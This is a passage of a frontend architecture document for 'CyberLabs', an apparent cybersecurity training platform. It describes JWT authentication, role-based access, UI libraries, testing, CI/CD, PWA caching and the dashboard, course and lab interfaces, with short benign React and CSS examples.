- ❖ Frequently used static data (e.g., course categories, FAQ sections) are cached in *localStorage*.

- ❖ User-specific data is fetched on login and stored in global context.
- ❖ Cache invalidation occurs after relevant user actions (e.g., quiz submission).

SWR/React Query (Future Consideration)

- ❖ For long-term improvements, libraries like React Query could manage data synchronization, caching, and background updates more elegantly.

7.4. Error Handling & Retry Logic

Robust error management improves reliability and user trust. CyberLabs handles errors at multiple levels:

Axios Layer

- ❖ Response interceptor categorizes errors:
 - **400: Shows field-specific validation messages**
 - **401: Triggers logout + redirect**
 - **500: Displays user-friendly fallback UI**

useFetch Hook

- Consolidates loading and error messages to display via Toastify or SweetAlert2.
- Offers fallback UI (e.g., retry button) inside affected components.

Retry Logic

- Certain failed requests (e.g., fetching dashboard data) are retried up to 3 times with exponential backoff.
- Retry behavior is abstracted and configurable within custom hooks.

User Feedback

- Toasts and modals clearly inform users of success, errors, and retry options.
- Logs are stored for admin visibility and QA analysis.

8- *Authentication & Authorization*

CyberLabs features a secure, role-aware authentication system built on JWTs and Appwrite. Our architecture emphasizes a smooth login experience, secure token handling, email verification, and fine-grained access control for different user roles (e.g., students, instructors, admins).

8.1. JWT Workflow

JSON Web Tokens (JWTs) are used for stateless user sessions. Upon login via Appwrite, a token is generated and stored in a secure cookie.

Authentication Flow:

1. **Login:** User submits email/password through a React form.
2. **Token Issuance:** Appwrite returns a session token.
3. **Storage:** The token is stored using *cookie-universal*.
4. **Usage:** Token is read and sent with every authenticated request via Axios interceptors.
5. **Validation:** *jwt-decode* is used to parse and validate tokens on the client.

Expiration Handling:

- ❖ The frontend checks expiration during protected route access.
- ❖ If expired, the user is redirected to the login screen and the session is cleared.

This workflow ensures stateless, scalable authentication with minimal latency.

8.2. Login, Sign-Up & Email Verification

The authentication UI is designed for ease of use and security. Pages include:

- ❖ **Login:** Email/password login with error handling, loading indicators, and *reCAPTCHA* integration.
- ❖ **Sign-Up:** New users register via a form validated using *useReducer* and Ant Design's Form API.
- ❖ **Email Verification:** After sign-up, an Appwrite verification email is sent.

- Users must click the link before proceeding to the platform.
- The frontend checks for verification status and shows prompts accordingly.

All authentication pages share reusable components like `<CustomInput>`, `<SubmitButton>`, and `<FormError>`.

8.3. Protected Pages & Logout Flow

Protected pages (e.g., `/dashboard`, `/settings`, `/labs/attempt`) are wrapped in a `RequireAuth` component.

RequireAuth.jsx Component:

- ❖ Checks for token existence
- ❖ Validates token with `jwt-decode`
- ❖ Redirects unauthenticated users to `/login`

Logout Process:

1. Token is cleared from cookies
2. Global state is reset (e.g., `AuthContext.user = null`)
3. User is redirected to the homepage with a success toast

This ensures secure session teardown and prevents unauthorized access.

8.4. Role-Based Access Control

Role-based access is enforced across the platform for features like course management, admin tools, and audit logs.

Role Assignment:

- ❖ Users are assigned roles (student, instructor, admin) upon registration or manually by admins.
- ❖ Role information is embedded within the JWT.

Conditional Rendering:

- ❖ Admin-only routes and buttons (e.g., “Manage Users”, “View Logs”) are wrapped in checks:

```
{user.role === 'admin' && <AdminPanel />}
```

- ❖ React Router also applies route guards based on roles.

Secure Actions:

- ❖ Critical actions (e.g., deleting a user) trigger SweetAlert2 confirmation dialogs.
- ❖ Backend authorization is enforced in Appwrite with role-based document permissions.

This approach ensures only authorized users can access sensitive features, protecting platform integrity.

9- User Interface & Experience

CyberLabs places significant emphasis on creating an interactive and user-friendly learning environment. Our *UI/UX* approach balances animation, feedback, sound, and accessibility to provide users with an immersive and responsive experience across devices.

9.1. Animations (AOS, Swiper)

AOS (Animate on Scroll)

We use the AOS library to animate elements as they enter the viewport. This helps guide the user's attention and improve perceived performance.

Examples:

- ❖ Lab cards fade in when scrolled into view
- ❖ Section headers slide in for dramatic emphasis
- ❖ Step-by-step lab instructions animate upward

Settings like *data-aos-delay*, *data-aos-offset*, and *data-aos-duration* are adjusted per component to fine-tune motion and timing.

Swiper.js

Used for implementing:

- ❖ Carousels on the Home page (highlighted labs, instructors)

- ❖ Testimonials and student reviews
- ❖ Multi-page onboarding/tutorials

Swiper supports:

- ❖ Touch gesture support on mobile
- ❖ Pagination and scrollbar customization
- ❖ Slide transitions with autoplay and loop modes

These dynamic elements enhance interactivity without sacrificing performance.

9.2. Notifications (Toastify, SweetAlert2)

React Toastify

Toast messages are used for non-intrusive feedback:

- ❖ Successful login or registration
- ❖ File uploads and submissions
- ❖ Form validation messages

Customization includes:

- ❖ Positioning (top-right by default)
- ❖ Color coding (success, error, warning, info)
- ❖ Auto-dismiss intervals and manual close options

SweetAlert2

More prominent alerts are handled using SweetAlert2 modals:

- ❖ Logout confirmations
- ❖ Deletion warnings (e.g., lab result deletion)
- ❖ Informational alerts before lab attempts

They support:

- ❖ Icons, buttons, and custom HTML
- ❖ Async operations (e.g., waiting for user input)
- ❖ Responsive layouts for mobile users

This combination ensures that user feedback is immediate, styled, and matched to the action's importance.

9.3. Audio & Multimedia Feedback

To reinforce interactive feedback, use-sound is used to trigger short, non-intrusive audio cues:

Examples:

- ❖ **A chime on successful quiz submission**
- ❖ **A beep when validation fails**
- ❖ **A reward sound when completing a section**

The implementation ensures:

- ❖ **Volume control and mute toggles via settings**
- ❖ **Lazy loading of sound assets**
- ❖ **Mobile-safe handling (only triggers on user action)**

Audio cues help engage learners and build a game-like sense of progress and reward.

9.4. Accessibility Best Practices

CyberLabs is committed to accessibility and inclusive design, following WCAG 2.1 AA standards.

Accessibility features include:

- ❖ **Keyboard Navigation:** All interactive elements are focusable and operable via keyboard (Tab, Enter, Esc).
- ❖ **Screen Reader Support:** Use of *aria-label*, *aria-describedby*, and semantic HTML elements (e.g., <nav>, <header>, <main>).
- ❖ **Color Contrast:** We test foreground/background combinations for minimum 4.5:1 contrast ratio.
- ❖ **Font Scaling:** Layouts adapt to user browser zoom and text-resize preferences.
- ❖ **Skip Links & Focus Traps:** Added to modal dialogs and page navigation to improve flow.

Our reusable components are tested using tools like Lighthouse, axe DevTools, and manual tab testing.

This approach ensures the CyberLabs Platform is usable by all learners, regardless of ability, device, or screen size.

10- *Testing & Quality Assurance*

To maintain high code quality and reduce bugs in production, CyberLabs integrates a multi-layered testing and linting strategy. This includes unit tests for components, integration tests for complex flows, and automated code analysis through linters and formatters. Our approach ensures the frontend is robust, maintainable, and reliable.

10.1. Unit Testing (Jest + React Testing Library)

Testing Frameworks


- ❖ **Jest:** Used for writing and executing test cases.
- ❖ **React Testing Library (RTL):** Focuses on testing component behavior from a user's perspective.

Test Coverage

Unit tests are written for key components such as:

- ❖ `<Login />`, `<Register />`, and `<AuthForm />`
- ❖ `<DashboardCard />`, `<Sidebar />`, `<Topbar />`
- ❖ Reusable UI elements like `<Button />`, `<Modal />`, `<Input />`

Example:



```
test('renders login button and submits form', () => {
  render(<Login />);
  fireEvent.change(screen.getByLabelText(/email/i), { target: { value:
'test@mail.com' } });
  fireEvent.change(screen.getByLabelText(/password/i), { target: {
value: '123456' } });
  fireEvent.click(screen.getByText(/login/i));
  expect(mockLoginFn).toHaveBeenCalled();
});
```

These tests simulate real user interactions and validate form handling, submission logic, and rendered output.

10.2. Integration & E2E Testing

While unit tests handle isolated components, integration tests ensure that multiple parts work together correctly. End-to-end (E2E) testing validates the full user flow across the system.

Integration Tests

- ❖ **Written using RTL and Jest**
- ❖ **Cover flows like:**
 - **User login and redirection**
 - **Form submissions with backend response mocks**
 - **Sidebar navigation visibility depending on screen size**

End-to-End Testing

- ❖ **Tools like Cypress or Playwright (planned for future)**
- ❖ **Target real browser interactions:**
 - **Register → verify email → login → start lab**
 - **Admin login → navigate to dashboard → delete user**

Mocking strategies and CI test runs ensure repeatable, fast, and isolated validation without requiring live backend services.

10.3. Linting & Formatting (ESLint, Prettier)

To ensure consistency in code style and prevent common bugs, we use:

ESLint

- **Configured with eslint-config-react-app and custom rules**
- **Covers:**
 - **React best practices**
 - **Accessibility (e.g., jsx-a11y rules)**
 - **Import order, unused variables, and no direct DOM manipulation**

Prettier

- Enforces consistent formatting for spacing, semicolons, and quotes
- Runs as a pre-commit hook with Husky

CI Integration

- Code is automatically linted and formatted on pull requests
- Warnings or errors fail the build if not fixed

This automated setup minimizes stylistic inconsistencies and ensures all developers follow the same guidelines.

Overall, our testing and quality assurance processes enhance code reliability and maintainability while enabling rapid, safe development and deployment.

11- *Build & Deployment*

To ensure that the CyberLabs frontend is delivered efficiently and remains maintainable in production, we adopt a streamlined build and deployment process. This involves Webpack optimizations via React Scripts, automated CI/CD pipelines, and robust environment-specific configurations.

11.1. React Scripts & Webpack

CyberLabs uses the react-scripts utility provided by Create React App (CRA), which encapsulates the Webpack configuration required for both development and production builds.

Key build optimizations include:

- ❖ **Tree Shaking:** Automatically removes unused code during bundling
- ❖ **Code Splitting:** Uses dynamic import() and React.lazy() for route-level separation
- ❖ **Minification & Compression:** JavaScript, CSS, and images are minimized to reduce payload size
- ❖ **Source Maps:** Maintained only in development to assist debugging without exposing code in production

Build scripts :



Webpack is abstracted under the hood by CRA, but advanced overrides (e.g., Babel plugins, environment tuning) can be added using craco or react-app-rewired if needed.

11.2. CI/CD Pipeline Overview

We implement continuous integration and delivery via GitHub Actions:

Workflow Steps:


- 1. On Push/Pull Request to main or release/* branches**
- 2. Linting with ESLint and formatting checks via Prettier**
- 3. Testing: Runs Jest test suite with coverage report**
- 4. Build: Runs npm run build and stores output as artifacts**
- 5. Deploy:**
 - **To staging or production via FTP/SCP, GitHub Pages, or Vercel**
 - **Environment-specific build flags used for each deployment type**

This pipeline ensures that every commit passes quality checks before reaching users and allows for automatic deployment triggers.

11.3. Environment Configuration

CyberLabs uses .env files to manage environment-specific variables:

Examples:



These values are injected at build time and accessed in the app via `process.env`. Multiple environments include:

- ❖ `.env.development` (for local testing)
- ❖ `.env.staging`
- ❖ `.env.production`

Sensitive data such as API secrets are never exposed on the frontend and are instead managed through backend token validation or cloud provider configurations.

This setup ensures flexibility, portability, and security during both development and deployment phases.

12- Performance & PWA

CyberLabs is engineered to deliver fast, resilient, and accessible performance across devices. This includes optimizations during build time, efficient runtime loading, and Progressive Web App (PWA) features for offline resilience.

12.1. Code Splitting & Tree Shaking

To improve time-to-interactive and reduce initial bundle size, we apply two key strategies:

Code Splitting

- ❖ Dynamic imports (`React.lazy()` + `Suspense`) are used to break the app into route-based chunks.
- ❖ Modules like `/dashboard`, `/labs/:id`, and `/admin/*` are loaded only when accessed.
- ❖ Swiper, Toastify, and other large libraries are lazy-loaded to minimize startup payload.

Tree Shaking

- ❖ Webpack removes unused code during production builds.
- ❖ Unused utility functions or unimported components are excluded automatically.

- ❖ `import { SpecificComponent } from libraries` (e.g., react-icons) ensures minimal footprint.

Combined, these approaches result in a faster first paint and reduce unnecessary resource consumption.

12.2. PWA: Service Workers & Caching

CyberLabs supports Progressive Web App (PWA) functionality via Workbox (enabled by CRA):

- ❖ **Service Workers**

- Cache static assets (JS, CSS, fonts) for offline access
- Handle network fallback strategies for unstable connections

- ❖ **Caching Strategies**

- Cache-first for assets like fonts, images, logos
- Network-first for dynamic data like user dashboards

- ❖ **Manifest File**

- Includes name, icons, theme color, and start URL for installable app behavior

These features improve reliability on low-bandwidth networks and enable mobile users to access previously visited content without reloading.

12.3. *Analytics & Monitoring*

To understand performance in the field and detect issues early, we integrate monitoring tools:

Google Analytics (GA4)

- ❖ Tracks page views, user navigation patterns, and time-on-page
- ❖ Data segmented by device, location, and behavior

Performance Monitoring Tools

- ❖ Web Vitals are tracked (e.g., LCP, FID, CLS)
- ❖ Integration with Lighthouse CI (planned) to enforce performance budgets in CI/CD

Error Logging

- ❖ Critical runtime errors are captured via `window.onerror` and logged to the backend
- ❖ Errors are tagged with user ID and timestamp for debugging

With these insights, we optimize both the perceived and actual speed of the platform while reducing the likelihood of unhandled frontend issues.

13- *Future Roadmap & Extensions*

As CyberLabs evolves, we aim to stay aligned with modern frontend best practices and explore emerging technologies that enhance user experience, performance, and scalability. The following roadmap outlines key future enhancements planned for the platform.

13.1. TypeScript Migration

To improve type safety and reduce runtime errors, we plan to incrementally migrate the codebase to TypeScript.

Benefits:

- Compile-time error checking
- Improved developer tooling (autocomplete, refactor, IntelliSense)
- Safer integration of APIs and third-party libraries

Strategy:

- Start with utility functions and context providers
- Migrate reusable components and custom hooks
- Eventually transition all page-level components

We aim to maintain backward compatibility during migration using .d.ts declaration files where needed.

13.2. SSR with Next.js

To improve SEO, performance, and server-rendered previews, we plan to adopt Next.js for server-side rendering (SSR).

Planned Improvements:

- ❖ Pre-render landing pages and public content
- ❖ Enable API routes using Next.js serverless functions
- ❖ Support hybrid rendering (SSR + static generation)

This shift will involve restructuring routing and layout components to be compatible with Next.js architecture.

13.3. Advanced State Management

While the current Context API covers basic global state, we plan to introduce more scalable solutions such as:

❖ **Redux Toolkit:**

- **For complex workflows like user permissions, dashboard analytics, and lab timers**
- **Built-in support for asynchronous logic using createAsyncThunk**

❖ **Zustand or Jotai:**

- **Lightweight alternatives for UI-level state and preferences**

This will allow better state normalization, devtools integration, and future extensibility.

13.4. Emerging Web Standards

We aim to align with modern web specifications to improve interoperability and browser performance.

Planned adoptions include:

- **Web Components: Encapsulated, reusable custom elements (e.g., <cyber-card>, <cyber-lab-preview>)**
- **CSS Container Queries: Adaptive layouts based on container size rather than screen size**
- **CSS Custom Properties: Runtime theming without rebuilds**
- **WebAssembly (WASM): For performance-intensive modules (e.g., real-time simulations, cryptographic exercises)**

14- *UI Features & Navigation*

This chapter drills into the three signature UI experiences of CyberLabs: the personalized Dashboard, the Course Discovery System, and the Lab Practice Environment. For each, we'll cover purpose, key components, data flow, styling, and accessibility considerations.

14.1. Dashboard & Personalized Learning Hub

❖ Purpose & UX Goal

The Dashboard is the learner's command center. It aggregates personal progress, recommended next steps, and quick links so users can seamlessly resume their learning journey.


❖ Key Components

○ Welcome Banner

- Displays “Hello, {user.name}!” and last login timestamp
- Uses <Avatar> component (user's profile image fetched from /api/currentUser/:id)

○ Progress Cards (<StatCard>):

- Completed Labs / Total Labs
- Enrolled Courses / Total Courses
- Data from /api/user/stats (e.g., { completedLabs: 5, totalLabs: 20... })



○ Recommendations Carousel (<Swiper>):

- Uses user history from /api/user/recommendations
- Renders course cards with “Continue” or “Enroll” CTA

○ Achievement Badges (<BadgeGrid>):

- Badges unlocked when completing milestones (e.g., “First Lab Completed”)
- Data from /api/user/badges

○ Quick-Access Buttons

- “Resume Last Lab” (useNavigate(lastLabLink))
- “Browse All Courses”

❖ **Data Flow**

- On mount, useDashboardData() fetches /api/user/stats, /api/user/recommendations, and /api/user/badges in parallel via Axios interceptors.
- State lives in DashboardContext for sharing across nested panels.

❖ **Styling & Layout**

- **Grid:** CSS Grid for card layout, 1–4 columns depending on viewport.
- **Theming:** Cards pick up primary accent from dark/light theme via Emotion’s useTheme().
- **Animations:** Fade-in of cards via AOS on scroll.

❖ **Accessibility**

- All cards are <button> or <a> elements with proper aria-label.
- Carousels use aria-roledescription="carousel" and visible focus outlines for slides.

14.2. Course Discovery System

❖ **Purpose & UX Goal**

Enables users to find courses by category, difficulty, or publication status and bookmark favorites for later.

❖ **Key Components**

- **Filter Panel (<FilterSidebar>):**
- **Category Checkboxes** (derived from /api/categories)
- **Difficulty Toggles** (Beginner/Intermediate/Advanced)
- **Status Switch** (“Published Only”)
- **Search Box (<SearchInput>):**
 - Debounced input updating searchQuery in CourseContext

- Filters on `/api/courses?search={query}`
- **Course Grid (`<CourseCard>`):**



- Renders title, image, badge for difficulty, favorite star icon.
- **Pagination / Load More**
 - Server-side pagination via page and limit query params.
 - “Load More” button fetches next page and appends to grid.
- ❖ **Data Flow**
 - `useCourses({ category, difficulty, status, search, page })` issues GET to `/api/courses`.
 - Results stored in `CourseContext` for infinite scroll or pagination.
- ❖ **Styling & Responsiveness**
 - **Masonry Layout:** flex-wrap grid with equal-height rows.
 - **Mobile:** Filters collapse into an off-canvas drawer (`<Drawer>` from AntD).
 - **Hover Effects:** Card scale and shadow on pointer hover.

❖ **Accessibility**

- Filter checkboxes and search input use native `<label>` associations.
- Pagination controls have clear “Next page” / “Previous page” text for screen readers.

14.3. Lab Practice Environment

❖ **Purpose & UX Goal**

Delivers hands-on, sandboxed labs for each vulnerability topic, giving instant feedback as learners exploit or defend simulated applications.

❖ **Key Components**

- **Labs Listing (`<LabCardGrid>`):**
 - Similar to Course Discovery but for `/api/labs?category={category}`.
 - Displays lab title, icon, short description, difficulty badge.
- **Lab Runner (`<LabRunner>`):**
 - **Embedded Editor/Terminal:**
 - Uses Monaco Editor for code-based labs.
 - Or `<iframe>` for browser-based challenges.
 - **Instructions Panel (`<LabInstructions>`):**
 - Scroll-spy navigation highlights current step.
 - **Action Bar:**
 - “Run” button triggers `POST /api/labs/{labId}/execute` via WebSocket/HTTP.
 - “Reset” button calls `/api/labs/{labId}/reset`.
 - **Real-Time Feedback (`<LiveConsole>`):**
 - Displays execution logs or exploit results.
 - Color-coded success vs. error messages.
 - **Hints & Solutions (`<HintPanel>`):**

- Collapsible sections offering progressive hints.
- Uses AOS slide-in for focus.

❖ **Data Flow**

- On lab page load, `useLabDetails(labId)` fetches `/api/labs/{labId}`.
- Running code sends payload via Axios or WebSocket; results streamed back into LiveConsole.

❖ **Styling & UX**

- Full-height split view: instructions on left, runner on right for desktop; stacked for mobile.
- Dark theme optimized: code editor uses dark theme by default.
- Animations: “Run” button pulses when execution completes.

❖ **Accessibility**

- Editor accessible via keyboard navigation and screen-reader labels.
- Buttons have aria-pressed states and descriptive labels.
- LiveConsole uses `role="log"` for real-time updates.

15- *Course Catalog & Learning Content*


This chapter outlines how CyberLabs structures and presents its course offerings in three major categories: Vulnerability Courses, Fundamental Concepts, and Tools & Career Development. We'll cover the UX goals, component design, data flow, styling, and accessibility for each.

15.1. Vulnerability Courses


❖ **UX Goal**

Help learners explore hands-on security challenges by vulnerability type, with clear indicators of difficulty and progress.

Data Model & Endpoint



Response sample:



Component: VulnerabilityGrid.jsx

```
VulnerabilityGrid

import React from "react";
import CourseCard from "../components/CourseCard";
import useFetchCourses from "../hooks/useFetchCourses";

export default function VulnerabilityGrid() {
  const courses = useFetchCourses({ category: "vulnerabilities" });
  return (
    <section aria-labelledby="vuln-heading">
      <h2 id="vuln-heading">Vulnerability Courses</h2>
      <div className="course-grid">
        {courses.map(course => (
          <CourseCard key={course.id} {...course} />
        ))}
      </div>
    </section>
  );
}
```

- CourseCard displays image, title, difficulty badge, and “Start Course” button.
- Fetches data via useFetchCourses hook which manages loading/error states.
- Styling & Responsiveness

```
Responsiveness Styling

.course-grid {
  display: grid;
  grid-template-columns: repeat(auto-fill, minmax(280px, 1fr));
  gap: 1.5rem;
}
```


- Cards wrap fluidly on mobile (single column) up to 4 per row on desktop.
- Difficulty badge colors: green (Beginner), yellow (Intermediate), red (Advanced).
- Accessibility
 - Each <CourseCard> is a <Link> with aria-label="{title}, {difficulty} course".
 - Images include alt text from course title.

15.2. Fundamental Concepts

❖ UX Goal

Offer foundational theory and skills that underpin cybersecurity, allowing learners to build core competencies.

